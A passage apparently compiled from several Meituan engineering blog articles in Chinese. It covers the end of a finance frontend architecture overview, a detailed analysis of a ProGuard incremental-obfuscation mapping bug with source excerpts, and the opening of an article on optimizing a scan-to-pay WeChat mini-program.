WKWebView 的优势是：运行和渲染速度更快，与 Safari 内核一致 Apple 重点迭代跟进问题；劣势是：启动速度慢，无法拦截请求进而使用自有的离线化技术。

权衡离线化所带来的巨大优势和 WKWebView 的速度优势，我们选择继续使用 UIWebView。（曾经在 iOS 11 发布前业界一度认为 Apple 会在 iOS 11 中支持 WKWebView 的请求拦截）

## 字符级增量更新方案

字符级增量更新方案是一个前端领域研究了很久的课题，智能支付团队近期在这一领域有了突破性进展，这个技术方案可以通过字符级增量更新减少文件传输大小，节省流量、提高页面成功率和加载速度。其中增量计算能力由美团平台的静态资源托管方案 **Build Service** 支持。主要应用在扫码付项目上。

扫码付项目是美团金融智能支付团队面向 C 端消费者推出的一款 H5 融合支付类的产品，消费者在商家消费之后，可使用多种 App 进行扫码支付，同时可对商家进行评价，支持美团、大众点评、微信、支付宝、美团钱包等多种 App，目前业务日均 PV 千万级。

字符级增量更新方案的详细介绍，请参考之前的文章 美团金融扫码付静态资源加载优化实践 。

## 监控系统

美团点评内部前端监控系统包括：

- Sentry：异常监控
- Performance：性能监控
- CAT：网络监控

在技术栈统一前，我们团队这三个监控工具在同时使用，然而监控系统上前端和后端不同的是前端对代码尺寸有要求，接入的监控系统多会对项目的加载速度有影响。综合多方面因素，我们在本次技术栈统一中选择了CAT来作为我们主要的监控系统。主要是它包含前两者的功能。

CAT（详情可以参考《深度剖析开源分布式监控CAT》一文）是一个美团点评的全端基础监控组件，在后端为各业务线提供全面的监控服务和决策支持，提供系统的性能指标、健康状况、基础告警等功能。在前端覆盖美团点评所有APP，提供近实时的多维数据分析、立体式监控、告警等功能。提供了近实时的多维数据分析，立体式监控功能。

CAT很大的优势是它是一个实时系统，从数据生成到服务端处理结束是秒级别，秒级定义是 48 分钟 40 秒时基本上能看到 48 分钟 38 秒的数据，整体报表的统计粒度是分钟级；第二个优势，数据是接近全量统计，目前大约5%的高QPS 项目是采样统计。

## 协议

目前我们使用的协议均为 HTTP/2，支付是金融最早使用 HTTP/2 的部门，由于支付业务的特殊性，在一开始我们就是使用的 HTTPS ，进而很早就使用上了 SPDY。

在15年 HTTP/2 标准化的时候我们直接更新集群使用上了 HTTP/2，在 SPDY 和 HTTP/2 这种具有多路复用功能的协议上我们的前端架构全部做的都是按需加载的方式，大大减小了由“减少请求数”所带来的流量冗余。最大化利用了 HTTP 本身的缓存机制，通过减小客户端大小的方式大大提升了网络加载性能。

## 安全方面

安全方面在前端我们使用：

- HSTS： 防 SSLStrip 攻击的标准解决方案
- CSP： 防跨站脚本攻击的标准解决方案

同时在核心接口上我们有一个自研的网页请求签名方案，来在一定程度上保障请求是从我们的客户端中正常发出的。

# 总结

以上是对金融平台前端技术体系的介绍和个人的一些思考，最后说一下采用此技术体系所达到的一些效果。

## 效率

- 由于 Vix 和设计部门统一标准，在界面构建过程中可以减少至少 **80%** 的时间，而这部分恰巧占整体研发时间的 **60%** 以上
- 联调部分我们有 Portm 进行协作解耦，可以减少联调时间一半以上，一般一个项目联调部分占整体研发时间的 20% 左右
- 另外我们还有非常强大的脚手架 fe-bone，它可以帮我们快速创建项目，节省创建项目时间 95% 以上。由于这个部分业务属性较强，未在统一技术体系中提及

使用这几项技术的一个直接感受是人效大幅提升，一个前端同学可以并行 2～4 个项目，同时对接 4～10 个后端研发。

## 体验

在使用 Titans 解决功能体验，使用 EH 解决界面体验的情况下，加上构建时预渲染和离线化技术的加持，我们可以做出**专业前端都看不出来是 Hybrid 的高体验 Hybrid 应用**。

## 质量

在质量方面我们有：

- Lint 工具保障代码风格和质量
- TypeScript 做类型检查及类型推导
- Mocha 保障基础工具可用性
- Freekite 保障业务流程可用性
- CAT 做异常监控

在整个质量体系架构的演进过程中，其实不只是这些工具来保障质量和可用性，还会有很多流程规范去保障，在可用性保障上感兴趣可以参考这篇文章：《前端可用性保障实践》。

在这些实践中我们很好的保障了产品的稳定运行。同时也欢迎大家在前端可用性保障上多探讨。

# 作者简介


- 陈禹霖，美团点评技术专家，目前负责金融平台钱包、支付、闪付前端团队。


# 招聘信息

最后，金融平台的技术体系还是在不断快速演进中，而前端领域也是一个快速演进的领域，我们需要更多的优秀人才加入，感兴趣的小伙伴可以将简历发送到我所在的钱包团队，邮箱：chenyulin02[at]meituan.com，或将简历投送到金融平台（详见：美团点评招聘官网）。同时团队提供大量 Web 前端、Android、iOS、Java 实习机会，寻找实习机会的同学也可以将简历发到我的邮箱中。

# 插件化、热补丁中绕不开的Proguard的坑

作者: 夏伟 李挺

> 文章主体部分已经发表于《程序员》杂志2018年2月期，内容略有改动。

## ProGuard简介

ProGuard 是2002年由比利时程序员Eric Lafortune发布的一款优秀的开源代码优化、混淆工具，适用于Java和Android应用，目标是让程序更小，运行更快，在Java界处于垄断地位。

主要分为三个模块：Shrinker（压缩器）、Optimizer（优化器）、Obfuscator（混淆器）、Retrace（堆栈反混淆）。

- Shrinker 通过引用标记算法，将没用到的代码移除掉。
- Optimizer 通过复杂的算法（Partial Evaluation &Peephole optimization，这部分算法我们不再展开介绍）对字节码进行优化，代码优化会使部分代码块的结构出现变动。

**举几个例子：**

- 某个非静态方法内部没有使用 `this` 没有继承关系，这个方法就可以改为静态方法。
- 某个方法（代码不是很长）只被调用一次，这个方法就可以被内联。
- 方法中的参数没有使用到，这个参数可以被移除掉。
- 局部变量重分配，比如在if外面初始化了一个变量，但是这个变量只在if内部用到，这样就可以将变量移动的if内部去。
- Obfuscator 通过一个混淆名称发生器产生a、b、c的毫无意义名称来替换原来正常的名称，增加逆向的难度。
- Retrace 经过ProGuard处理后的字节码运行的堆栈已经跟没有处理之前的不一样了，除了出现名称上的变化还伴随着逻辑上的变化，程序崩溃后，开发者需要借助Retrace将错误堆栈恢复为没有经过ProGuard处理的样子。

## 背景

在我们实施插件化、热补丁修复时，为了让插件、补丁和原来的宿主兼容，必须依赖ProGuard的applymapping功能的进行增量混淆，但在使用ProGuard的applymapping时会遇到部分方法混淆错乱的问题，同时在ProGuard的日志里有这些警告信息 `Warning: ... is not being kept as ..., but remapped to ...` ，针对这个问题我们进行了深入的研究，并找到了解决的方案，本文会对这个问题产生的缘由以及修复方案一一介绍。

## 现象

下面是在使用 `-applymapping` 之后ProGuard输出的警告信息，同时我们发现在使用 `-applymapping` 得到的混淆结果中这些方法的名称都和原来宿主混淆结果的名称不一致的现象，导致使用 `-applymapping` 后的结果和宿主不兼容。

```
Printing mapping to [.../mapping.txt]...
...
Warning: com.bumptech.glide.load.resource.gif.GifFrameLoader: method 'void stop()' is not being kept as 'b', but remapped to
'c'
Warning: there were 6 kept classes and class members that were remapped anyway.
         You should adapt your configuration or edit the mapping file.
         (http://proguard.sourceforge.net/manual/troubleshooting.html#mappingconflict1)
...
Warning: com.bumptech.glide.load.resource.gif.GifFrameLoader: method 'void stop()' can't be mapped to 'c' because it would co
nflict with method 'clear', which is already being mapped to 'c'
Warning: there were 2 conflicting class member name mappings.
```

# applymaping前后的映射关系变化

```
@@ -1491,7 +1491,7 @@ BitmapRequestBuilder -> com..glide.a:
-    264:265:BitmapRequestBuilder transform(cBitmapTransformation[]) -> a
+    264:265:BitmapRequestBuilder transform(BitmapTransformation[]) -> b

@@ -3532,7 +3532,7 @@ GifFrameLoader -> com.bumptech.glide.load.r
-    77:78:void stop() -> b
+    77:78:void stop() -> c_
```

| 初次混淆 | 增量混淆 |
| --- | --- |
| transform->a | transform->b |
| stop->b | stop->c_ |

stop方法作为一个公用方法存在的宿主中，而子模块依赖于宿主中的stop方法。子模块升级之后依然依赖宿主的接口、公共方法，这要确保stop方法在子模块升级前后是一致的。当使用 `-applymapping` 进行增量编译时stop由b映射为c_。升子模块依赖的stop方法不兼容，造成子模块无法升级。

# 了解一下mapping

mapping.txt是代码混淆阶段输出产物。

## mapping的用途

1. retrace使用mapping文件和stacktrace进行ProGuard前的堆栈还原。
2. 使用 `-applymapping` 配合mapping文件进行增量混淆。

## mapping的组成

以 `->` 为分界线，表示 `原始名称->新名称` 。

1. 类映射,特征：映射以 `:` 结束。
2. 字段映射，特征：映射中没有 `()` 。
3. 方法映射，特征：映射中有 `()` ，并且左侧的拥有两个数字，代表方法体的行号范围。
4. 内联，特征：与方法映射相比，多了两个行号范围，右侧的行号表示原始代码行，左侧表示新的行号。
5. 闭包，特征：只有三个行号，它与内联成对出现。
6. 注释，特征：以 `#` 开头，通常不会出现在mapping中。

### 一段与-applymapping出错有关的mapping

```
GifFrameLoader -> g:
    com.bumptech.glide.load.resource.gif.GifFrameLoader$FrameCallback callback -> a
    60:64:void setFrameTransformation(com.bumptech.glide.load.Transformation) -> a
    67:74:void start() -> a
    77:78:void stop() -> b
    81:88:void clear() -> c
    2077:2078:void stop():77:78 -> c
    2077:2078:void clear():81 -> c
    91:91:android.graphics.Bitmap getCurrentFrame() -> d
    95:106:void loadNextFrame() -> e
```


GifFrameLoader映射为g。在代码里面，每个类、类成员只有一个新的映射名称，其中stop出现了两次不同的映射。为什么会出现两次不同的映射？这两次不同的映射对增量混淆有影响吗？

ProGuard文档对于这个问题没有给出具体的原因和可靠的解决方案，在 `-applymapping` 一节提到如果代码发生结构性变化可能会输出上面的警告，建议使用 `-useuniqueclassmembernames` 参数来降低冲突的风险，这个参数并不能解决这个问题。

为了解决这个问题，我们决定探究一下ProGuard源码来看下为什么会出现这个问题，如何修复这个问题？

## 从源码中寻找答案

先看一下ProGuard怎么表示一个方法：




Class Detail


ProGuard对Class输入分为两类，一类是ProgramClass，另一类是LibraryClass。前者包含我们编写代码、第三方的SDK，而后者通常是系统库，不需要编译到程序中，比如引用的android.jar、rt.jar。

ProgramMember是一个抽象类，拥有ProgramField和ProgramMethod两个子类，分别表示字段和方法，抽象类内部拥有一个Object visitorInfo的成员，这个字段存放的是混淆后的名称。

## 代码混淆

代码混淆可以认为是一个为类、方法、字段重命名的过程，可以使用 `-applymapping` 参数进行增量混淆。使用 `-applymapping` 参数时的过程可简略的分为mapping复用、名称混淆、混淆后名称冲突处理三部分。

流程简化后如下图（左右两个大虚线框代表了对单个类的两次处理，分别是名称混淆和冲突处理）：




混淆简略流程

只有使用 `-applymapping` 参数时MappingKeeper才会执行，否则跳过该步骤。

## 1. MappingKeeper

它的作用就是复用上次的mapping映射，让ProgramMember的visitorInfo恢复到上次混淆的状态。

- 如果是新加方法，visitorInfo为null。
- 如果一个方法存在多份映射，新出现的映射会覆盖旧的映射并输出警告 `Warning: ... is not being kept as ..., but remapped to 。`

```
public void processMethodMapping(String className,
                                  int    firstLineNumber,
                                  int    lastLineNumber,
                                 ...
                                  int    newFirstLineNumber,
                                  int    newLastLineNumber,
                                  String newMethodName)
{
    if (clazz != null && className.equals(newClassName))
    {
        String descriptor = ClassUtil.internalMethodDescriptor(methodReturnType,ListUtil.commaSeparatedList(methodArgument
s));
        Method method = clazz.findMethod(methodName, descriptor);
        if (method != null)
        {
            // Print out a warning if the mapping conflicts with a name that
            // was set before.
            // Make sure the mapping name will be kept.
            MemberObfuscator.setFixedNewMemberName(method, newMethodName);
        }
    }
}
```

## 2. 混淆处理

混淆以类为单位，可以分为两部分，第一部分是收集映射关系，第二部分是名称混淆。判断是否存在映射关系，如果不存在的话分配一个新名称。

**第一部分：映射名称收集**

MemberNameCollector收集ProgramMember的visitorInfo，并把相同描述符的方法或字段放入同一个map <混淆后名称,原始名称> 。

```
String newName = MemberObfuscator.newMemberName(member);//获取visitorInfo
if (newName != null)
{
    String descriptor = member.getDescriptor(clazz);
    Map nameMap = MemberObfuscator.retrieveNameMap(descriptorMap, descriptor);
    String otherName = (String)nameMap.get(newName);
    if (otherName == null                                ||
        MemberObfuscator.hasFixedNewMemberName(member) ||
        name.compareTo(otherName) < 0)
    {
        nameMap.put(newName, name);
    }
}
```

如果visitorInfo出现相同名称，map中的键值对会被后出现的方法（以在Class中的顺序为准）覆盖，可能会导致错误映射覆盖正确映射。

第二部分：名称混淆

如果visitorInfo为null的话为member分配新名称，第一部分收集的map来确保NameFactory产生的新名称不会跟现有的冲突， `nextName()` 这个里面有个计数器，每次产生新名称都自加，这就是出现a、b、c的原因。这一步只会保证map里面出现映射与新产生的映射不会出现冲突。

```
Map nameMap = retrieveNameMap(descriptorMap, descriptor);
String newName = newMemberName(member);
if (newName == null)
{  nameFactory.reset();
    do{newName = nameFactory.nextName();}
    while (nameMap.containsKey(newName));
    nameMap.put(newName, name);
    setNewMemberName(member, newName);
}
```

## 3. 混淆名称冲突的处理

混淆冲突处理的第一步同混淆的第一步，先收集ProgramMember的visitorInfo，此时map跟**混淆处理过程**的状态一样。

冲突的判断代码：

```
Map nameMap = MemberObfuscator.retrieveNameMap(descriptorMap, descriptor);
String newName = MemberObfuscator.newMemberName(member);
String previousName = (String)nameMap.get(newName);
if (previousName != null &&!name.equals(previousName))
{   MemberObfuscator.setNewMemberName(member, null);
    member.accept(clazz, memberObfuscator);
}
```

取出当前ProgramMethod中的visitorInfo，用这个visitorInfo作为key到map里面取value，如果value跟当前的ProgramMethod不相同话，说明value覆盖了ProgramMethod映射，认为当前ProgramMethod映射与map中的映射冲突，当前的映射关系失效，把visitorInfo设为null，然后再次调用MemberObfuscator

为ProgramMethod产生一个新名称，NameFactory会为新名称加入一个 _ 作为后缀，这样会出现某一些方法混淆出现下划线。

## 4. 最终的代码输出

代码优化之后不再对字节码进行修改，上面的主要是为类、类成员的名称进行映射关系分配以及映射冲突的处理，

当冲突解决完之后才会输出mapping.txt、修改字节码、引用修复、生成output.jar。

## 5. 关于mapping的生成

在mapping生成过程中，除了生成类、方法、字段的映射关系，还记录了方法的内联的信息。

```
    2077:2078:void stop():77:78 -> c
    2077:2078:void clear():81 -> c
```

第一行表示：从右边的代码范围偏移到左侧的范围（方法c中的2077-2087行来自stop方法的），第二行表示偏移来的代码最终的位置（81行的方法调用修改为2077-2078行代码）。这两行并不是普通的映射。

# 代码优化

刚才我们讲了，mapping里面有一段内联信息，现在看为什么mapping里面出现一段看起来跟混淆无关的内联。

上文讲到，mapping里面存在一段内联信息，之所以mapping里面出现一段看起来跟混淆无关的内联，这是因为javac在代码编译过程中并没有做太多的代码优化，只做了一些很简单的优化，比如字符串链接str1+str2+str3会优化为StringBuilder，减少了对象分配。

当引入的大量代码、库以及某些废弃的代码依然停留在仓库时，这些冗余的代码占用大量的磁盘、网络、内存。ProGuard代码优化可以解决这些问题，移除没有使用到的代码、优化指令、逻辑，以及方法内部的局部变量分配和内联，让程序运行的更快、占用磁盘、内存更低。

内联：在编译期间的调用内联的方法进行展开，减少方法调次数，消耗更少的CPU。但是Java中没有 `inline` 这个关键字，ProGuard又是怎么对方法做的内联呢?

# 内联

在代码优化过程中，对某一些方法进行内联（将被内联的方法体内容Copy到调用方调用被内联方法处，是一个代码展开的过程），修改了调用方的代码结构，所以被内联的方法Copy到调用方时需要考虑带来的副作用。当Copy来的代码发生崩溃时，Java stacktrace无法体现真实的崩溃堆栈和方法调用关系，它受调用方自身代码和内联Copy的代码相互影响。

内联主要分为两类：unique method 和short method，前者被调用并且只被调用一次，而后者被调用多次可能，但是这个方法 code_length 小于8（并非代码行数）。满足这两种的方法才可能被内联。

以clear调用stop为例，如下图：


内联

在clear的81行调用stop，发生内联，stop的方法内容复制到81行处，很明显不可以使用之前的77-78行，在81行后的新代码从原来的77-78偏移为2077-2078。内联信息对retrace有用：

```
81:88:void clear() -> c
2077:2078:void stop():77:78 -> c//stop方法77-78行复制到c中偏移为2077-2078
2077:2078:void clear():81 -> c//2077-2078插入到c中的81行后，c为clear方法
```

当内联处发生崩溃，根据2077-2078确定是stop方法发生崩溃，而stop实际clear的81行调用，根据2077-2078的偏移还原原始的堆栈应该是：clear方法81行调用stop方法（77-78行）发生崩溃。

行号的规则简化后如下：

（被内联方法的代码行数+1000后/1000）x1000x内联发生的次数+offset，offset为被内联的起始行号。


Copy的代码最低行号为1000+起始行号，如果行数大于1k的话取整之后+起始行号。

## 对于被内联的方法还存在吗?

这个是不一定，可能不存在，也可能存在，如果存在的话mapping就会出现对此方法映射。如果被内联之后不会有其他方法调用这个方法不存在，但是该方法如果是因为继承关系（子类继承父类），这种方法通常存在。

## 整个流程是这样的

这几个模块并不是没关联的，接下来把整个流程串起来。




ProGuard流程图

## 1. 初始化

ProGuard初始化会读取我们配置的proguard-rule.txt和各种输入类以及依赖的类库，输入的类被ClassPool统一管理，我们的rule.txt配置了keep类的条件，ProGuard会根据keep规则和输入Classes确定最终需要被keep的类信息列表，这一份列表就是所谓的seeds.txt（种子），以后所有的操作（混淆、压缩、优化）都已seeds为基准，没有被seeds引用的代码都可以移除掉。

## 2. shrink

这部通过引用标记算法，如果没有被用到的类、类成员支持从ClassPool移除掉，只有第一次调用shrink才会产生usage.txt记录了移除掉的类、方法、字段。

## 3. optimize

代码优化做的事情比较复杂，这一部分对类进行优化，包括优化逻辑、变量分配、死代码移除，移除方法中没用的参数、优化指令、以及方法的内联，我们知道内联发生了代码Copy，被Copy的代码不会被当前方法调用。代码优化完之后会重新执行一次**shrink**，对于被内联的方法可能真的没有引用，这样就会被移除，但是如果被内联的方法继承关系，这种就要保留。


## 4. obfuscate

混淆以类为单位，为类、类成员分配名称，处理冲突名称，输出mapping文件，之后会输出一份经过优化、混淆后的jar。如果使用`-applymapping参数进行增量编译会从mapping里面获取映射关系，找不到映射关系才会为方法、字段分配新名称。mapping文件记录了两类信息：第一类是普通的映射关系，第二类就是内联关系（这部分源于optimize，跟混淆并没有直接关系），对于retrace这两类信息都需要，但是对于增量混淆只需要映射关系。

# 再次回到mapping文件

## MappingKeeper读取mapping发生了什么错误?

在执行混淆时，MappingKeeper会把mapping中存在的映射关系为ProgramMethod的visitorInfo赋值，但是**没有区分普通映射还是内联**，虽然stop方法最初被正确的赋值为b，但是因为内联接下来被错误的赋值为c，此时clear的visitorInfo也是c。





map状态

当进入MemberNameCollector收集映射关系。stop和clear方法对应的visitorInfo都是c。因为stop方法排序位于clear之后。虽然stop方法的映射被搜集了，但收集到clear之后会把stop的映射覆盖掉，此时map里面已经没有了stop的映射，如左上图。如果stop方法visitorInfo并没有被覆盖此时状态如右上图。

## 进入解决冲突环节

stop的visitorInfo为c，根据map里面的c取到为clear，认为stop跟map里面的映射存在冲突，把stop的visitorInfo设为null，然后重新为stop分为一个带有下划线的名称。

假设clear的描述符不是void类型并且被混淆为f那么map的状态如下图：




map状态

因为内联 `stop()->f` 的干扰，map中stop的visitorInfo由b变为f，但是名称为f的这个方法并不与其他返回值为void类型、参数为空的方法的visitorInfo存在冲突。这个情况就跟文章开头例子里提到的另一个方法transform一样虽然错乱了，但是并不会出现下划线。

## Sample

这个Bug有些项目上很难复现，或者能复现该Bug的项目过于复杂，我们写了一个可以触发这个Bug的 Sample 。

下载项目后首先 `./gradlew assembleDebug` 产生一个mapping文件，然后把mapping复制到app目录下，到Proguard rule打开 `-applymapping` 选项再次编译就会出现 `Warning: ... is not being kept as ..., but remapped to ...` 。

# 关于ProGuard一些常见问题

除了本文提到的增量混淆方法映射混乱，开发者也会遇到下面这些情况：

1. 反射，例如 `Class clazz=Class.forName("xxxx");clazz.getMethod("method_name").invoke(...)` 与 `xxxx.class.getMethod("method_name").invoke(...)` 这两种写法效果一不一样的，后者混淆的时候能正确处理，而前者method_name可能找不到，需要在rule中keep反射的方法。
2. 规则混写会导致配置错误如 `-optimizations !code/** method/**` ，只允许使用肯定或者或者否定规则，！号为否定规则。
3. 在6.0之前的版本大量单线程操作，整个处理过程比较耗时，如果时间可以将 `-optimizationpasses` 参数改为1，这样只进行一次代码优化，后面的代码优化带来的提升很少。

# 总结

本文主要介绍了Java优化&混淆工具ProGuard的基本原理、ProGuard的几个模块之间的相互关系与影响、以及增量混淆使用 `-applymapping` 遇到部分方法映射错乱的Bug，Bug出现的原因以及修复方案。代码优化涉及的编译器理论比较抽象，实现也比较复杂，鉴于篇幅限制我们只介绍了代码优化对整个过程带来的影响，对于代码优化有兴趣的读者可以查阅编译器相关的书籍。

# 作者简介


- 李挺，美团点评技术专家，2014年加入美团。先后负责过多个业务项目和技术项目，致力于推动AOP和字节码技术在美团的应用。曾独立负责美团App预装项目并推动预装实现自动化。主导了美团插件化框架的设计和开发工作，目前工作重心是美团插件化框架的布道和推广。
- 夏伟，美团点评资深工程师，2017年加入美团。目前从事美团插件化开发，美团平台的一些底层工具优化，如AAPT、ProGuard等，专注于Hook技术、逆向研究，习惯从源码中寻找解决方案。

# 美团扫码付小程序的优化实践

作者: 陈瑶

短短几年的时间，微信小程序已经从一颗小小的萌芽成长为参天大树，形成了较大规模的开发者生态系统，尤其是在支付、线下垂直领域潜力巨大。

作为领先的生活服务平台，美团的技术团队在小程序领域也进行了很多的探索和实践。像mpvue就是一款使用Vue.js开发微信小程序的前端框架，而且已经在美团点评多个实际业务项目中得到了验证，详细介绍大家可以阅读《 用Vue.js开发微信小程序：开源框架mpvue解析 》一文。目前，mpvue已经开源，项目地址是： https://github.com/Meituan-Dianping/mpvue。

本文将介绍扫码付小程序的实践，根据美团前端工程师陈瑶在美团 第31期技术沙龙 （点击可以查看这次沙龙四场演讲的Slides和视频）的演讲《金融扫码付H5迁移小程序拓荒之旅》整理而成。


## 什么是扫码付小程序?

美团扫码付是一款面向C端消费者推出的线下收单业务，相信大家已经在线下很多餐馆和其他生活服务商家体验过了。这项业务主要就是通过小程序提供服务的，而在实际场景中，用户先使用微信“扫一扫”功能，扫描商家二维码，系统会自动调用扫码付小程序，进入支付页面，最后输入金额完成商品的支付。



# 目标及数据分析

